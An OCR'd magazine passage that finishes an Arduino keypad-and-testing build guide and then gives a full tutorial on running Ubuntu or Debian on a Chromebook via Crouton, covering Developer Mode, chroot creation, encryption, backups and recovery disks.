


14 A keypad matrix

If you have lots of buttons that will only be pressed one at a time, wire them as a grid so each row and column has a common connection. The SX1509 will scan each row and column and detect button presses. This is another great way to save loads of pins.

15 Squeeze it all in

Mount the Arduino on the back panel and connect everything to its designated pin. Keep a note of what is plugged where and don't forget to record the wire colours, so you can find things during testing.





14 Test the hardware

When you begin programming the Arduino it will be hard to tell whether any faults are due to hardware or software errors, so it's important to proceed in small steps. We'd suggest starting with a single switch. Program the Arduino to detect when it's closed and light an LED to show this. Repeat this to confirm the operation of every switch and button directly connected to the Arduino. We'd then suggest using the SX1509 library to access one of the controls plugged into the expansion boards.

When you know your controls work, try displaying messages on the LCD display, and so on. When you hit the odd glitch (and you definitely will), don't be afraid to take the back off and check the voltages on the various pins with a digital multimeter. We'd also advise checking for short-circuits from sloppy soldering. ■

Install Linux on your new Chromebook



For those who've bought a Chromebook and miss a full operating system, we'll show you how to get an assortment of Linux distros up and running.


Jargon buster!

apt-get
The program used to install software packages on Debian, Ubuntu and other Linux distros.

Chrome OS is brilliant – for the type of user the Chromebooks are generally aimed at, it does exactly what it needs to do. It is fast and easy to use – what more could you ask for? Well, after a while, you may find yourself missing some of the features associated with more traditional operating systems. But don't fret, because help is at hand, in the form of Crouton.

Crouton is a set of programs that set up a chroot environment within Chrome OS, from which you can run a Linux OS, with Debian and Ubuntu currently supported. A chroot is not the same as a virtual machine – you are still running on the standard operating system, but within a new environment. This method has several key advantages: for example, it does not touch the existing OS installation, making reversal easy; it uses the Chrome OS drivers for video, wireless and other devices, so there are no compatibility issues; and it is written by the Chrome OS authors, so it should remain compatible with future updates. The only real disadvantage to using Crouton is that there may be a slight performance hit, but you didn't buy a Chromebook for its blazing speed anyway. Oh, and in case you're interested, the name Crouton is a convoluted acronym (standing for ChRomium Os Universal chrooT EnvirONment) that was clearly thought up after the name.

Before you start installing other distros, it's a good idea to create a rescue disk to restore your Chromebook should anything go awry. Even if you're not installing another OS, this is a wise step to take, especially as it's so simple – all you need is a USB stick or SD card of at least 2GB in capacity. Because of the cloud-based nature of Chrome OS, 2GB is enough, because you only need to back up the operating system – your data and settings are safe on Google's servers. (*See the Recovery disks walkthrough on p55 for details.*)



This is LXDE running on a Chromebook, but Chrome OS is still there.


Hidden shell

You'll need to activate Developer Mode (*see box, p53 for details*). When you're ready, start downloading Crouton from **http://goo.gl/fd3zc**. This is a script that downloads and installs everything you need. You run it from a shell – yes, Chromebooks come with a shell. Press Ctrl+Alt+T to open the *Crosh* shell in a browser tab. This is a limited shell and Crouton needs to know which distro you want to install; it calls these releases and selects them with the **-r** option. Then it needs to know the target environment you want to install. A target is a collection of software packages, such as a particular desktop. These two commands will list the options:

Enabling Developer Mode

Using Crouton means putting your Chromebook into Developer Mode first, which means you get root access and even a *Bash* shell. This isn't a hack, but a fully supported, if hidden, official option. A warning to start with: enabling Developer Mode wipes your storage. It doesn't affect your cloud storage but any files stored locally should be uploaded to Google Drive before you proceed. The method of enabling developer mode is device-specific – you can find instructions at the *Chromium* website here: **http://bit.ly/1gDHPGd**. On the Acer C720 we used for testing, as with most Samsung devices, you turn the device off and then hold down Escape and Refresh keys before pressing the power button. This gets you into the recovery screen, then press Ctrl+D to enable Developer Mode. Other devices have a hardware button for this.

Once Developer Mode is enabled, you will see the OS verification is OFF screen each time you turn on – press Ctrl+D to continue booting, or wait 30 seconds.



Head to www.chromium.org to pick up the Developer Mode switch for your device.


```
sh -e ~/Downloads/crouton -r list
sh -e ~/Downloads/crouton -t list 2>&1 | more
```

The second command needs to be passed to *more* because it is several screenfuls – hit Space to page through them all. Once you've decided the release and target you want, you can run Crouton. To install Ubuntu 13.10 (Saucy Salamander) with the Unity desktop, for example, run:

```
sudo sh -e ~/Downloads/crouton -r saucy -t unity
```

This uses **sudo** because you need root to install the software. You can also specify multiple targets, like this example that installs Debian Wheezy with the LXDE desktop and the XBMC media centre:

```
sudo sh -e ~/Downloads/crouton -r \wheezy -t lxde,xmbc
```



Unity is perfect for running everything in full screen.

Starting up

Depending on the target(s) selected and the speed of your internet connection, this could take a while. When it has finished, it tells you the command needed to start your chosen distro in the chroot, such as:

```
sudo startunity
```

Run that command and you will be in a standard Ubuntu desktop. When you have finished, log out in the usual way and you go back to the familiar Chrome OS. You can switch between the two by holding Ctrl+Alt+Shift and pressing Forward or Back, too. In fact, the Chrome OS navigation keys above the numeric row are treated as the F keys by Linux, so these are really Ctrl+Alt+Shift+F1 and Ctrl+Alt+Shift+F2.

The installation you end up with is not the complete distro as you would get installing it natively, but any extra packages can be installed in the usual way. If using Unity, the *Software Centre* is not installed, so open a terminal in Unity (Ctrl+Alt+T) and run:

```
sudo apt-get update
sudo apt-get install software-center
```

Now you can install any other packages you need from the GUI. You can also install extra target environments with the **-u** flag. For example, to add the LXDE environment to the Ubuntu chroot we created before, we would run:

```
sudo sh -e ~/Downloads/crouton -r saucy -u -t lxde
```

Adding some privacy

As you may have noticed, enabling Developer Mode gives you root access through **sudo**, without requiring a password. This is slightly less secure for Chrome OS, but your login and files are still protected by your Google login, but it means that all the files in your chroot are readable, even with a passwordless guest login. If this concerns you, it is possible to encrypt the entire chroot by using the **-e** flag for Crouton. This prompts for a password and uses that to encrypt the entire chroot directory, meaning you can neither read nor run the chroot without the password. For example:

```
sudo sh -e ~/Downloads/crouton -e -r wheezy -t xfce
```

There are lots of distribution releases and targets to choose from; you could install them all at once but that would get pretty bloated, so how do you try them all out? The answer is that you can have as many chroots as you have space for.

If you plan to do this, you may find it easier to use Crouton's **-n** option to give each chroot a name, otherwise they are simply names after the release. Naming is important when installing multiple releases, because the name is needed when running the startup commands, otherwise Crouton just loads the first release in which it finds the target you gave. Adding **-n**, like this, lets you ensure the right release is loaded:

```
sudo startunity -n saucy
```

Crouton also installs a couple of useful tools, particularly *edit-chroot*. This can be used to back up a chroot.

```
sudo edit-chroot -b saucy
```

creates a backup file in **~/Downloads**, which you can restore with the following:

```
sudo edit-chroot -r ~/Downloads/backup-file.tar.gz
```

Copy this somewhere safe. Even if you do a full reset/recovery, you can still restore it by downloading Crouton again and running:

```
sudo sh -e ~/Downloads/crouton -f backup-file.tar.gz
```

You can also use *delete-chroot* to delete a chroot, which you could have worked out for yourself, or you can simply delete the directory holding it from **/usr/local/chroots** to go back to a vanilla Chrome OS. Assuming, of course, that you'd want to do that. Follow the steps over the page...


Jargon buster!

chroot
A directory into which a program is locked. It can't see anything outside.

Quick tip


When trying multiple distros or targets, clean out any you have finished with. At several GB each, your storage will soon disappear.

Install a release




1 Open a shell

Open a terminal window by pressing Ctrl+Alt+T. This will be a basic *Crosh* shell in a browser tab, which has a limited set of commands – you can see them by typing **list**. One of the commands is **shell**, which gives you a full *Bash* shell (patched for Shellshock), like other distros. It's true – Chrome OS has a proper Linux OS behind the scenes.



2 Choose a release and target

Running Crouton with **-t list** will show you all the available targets. You'll probably want one of the standard desktop environments. Chromebooks are relatively low-powered, and a lightweight desktop such as LXDE is a good choice, while Unity is better suited to running everything full-screen.




3 Encrypt your files

Adding **-e** to Crouton's command line (this is not the same as the **-e** that follows **sh**) causes your chroot to be stored in an encrypted directory. Chose a decent passphrase – this is all that is protecting your files, but remember that most of your data will probably be saved in the cloud because Chromebooks have very little storage.




4 Installing the distro

Because Crouton is only an installer, it needs to download the distro release files before installing, so allow time for this. Even with a fast connection, it can take more than 30 minutes to download and install everything if you have chosen large targets – the sizes are shown in the output from crouton **-t list**.



5 Add a package manager

The default targets include only the command line package manager, *apt-get*. For most people, the first step is to open a terminal and use it to install a more friendly option, such as *software-center* for Ubuntu or *Synaptic* for Ubuntu or Debian. Run **sudo apt-get update** to make sure you get the current version, then **sudo apt-get synaptic**.



6 Run Synaptic

Once you have *Synaptic* installed, you have easy access to all the software in a distro's repository. Most of the targets are slimmed down, to save on downloads and give a faster installation, but you can install anything you want from here. Either use the Search button or just browse the categories to see what is available.

Recovery disks






1 Back up to USB

Plug in a USB stick or SD card of at least 2GB capacity, open Chrome and type **chrome://imageburner** into the location bar. Chrome OS downloads and installs the recovery image for your Chromebook. If you have more than one model of Chromebook, run this separately for each one; it gets the correct image for that device.

2 Create the recovery disk

After downloading, the image is written to your USB stick. If you don't create a recovery disk, it's also possible to get this image from another computer and copy it manually, by following the instructions at **http://google.com/chromeos/recovery**, but you have to make sure you get the right image – they are specific to each model.





3 In case of emergency


If you corrupt Chrome OS and get the following scary 'Chrome OS is missing or damaged' message, plug in your recovery medium. You can also force a recovery, if you want to go ahead and restore it anyway, by pressing the hard reset button or key combination, which varies from model to model. Check your Chromebook's documentation for whatever applies. ■

Crouton: the pros and cons

Comparing a £200 Chromebook to a full laptop may seem unfair – it is more in the netbook price range, and aimed at a similar market – but we'll do that anyway. Running Ubuntu or Debian on a Chromebook is just like running it on a proper laptop. The only differences are down to the use of a chroot and the scary messages you get on bootup. This means you have to boot into Chrome OS first and then open a shell to start the chrooted session, but Chromebooks are designed to be suspended rather than shut down, so this isn't necessary often. Because it uses the hardware through Chrome OS, you need to do things such as set up your network connection in there, but as you can switch between the operating systems at will, this is not a problem. This isn't dual boot; it's running both systems at once – far more convenient.

The main limitation with this setup is the lack of storage space and dependence on a network connection and cloud services. While Chrome OS handles this transparently, you need to set up some sort of online syncing from your chrooted distro, using services, such as *OwnCloud*, Spideroak or Dropbox.

There are other ways of installing Linux on a Chromebook but Crouton does it in the least intrusive way, leaving your existing OS untouched (apart from needing to enable Developer Mode). You can also try multiple distros, and remove them when done, which is also a key benefit of this approach. Not least of its strengths is that Crouton is developed by the Chrome OS authors and isn't a third-party hack. Future updates to Chrome OS could break your chroots temporarily, but a quick update through Crouton will fix that.



Python: Build a multi-Pi cluster

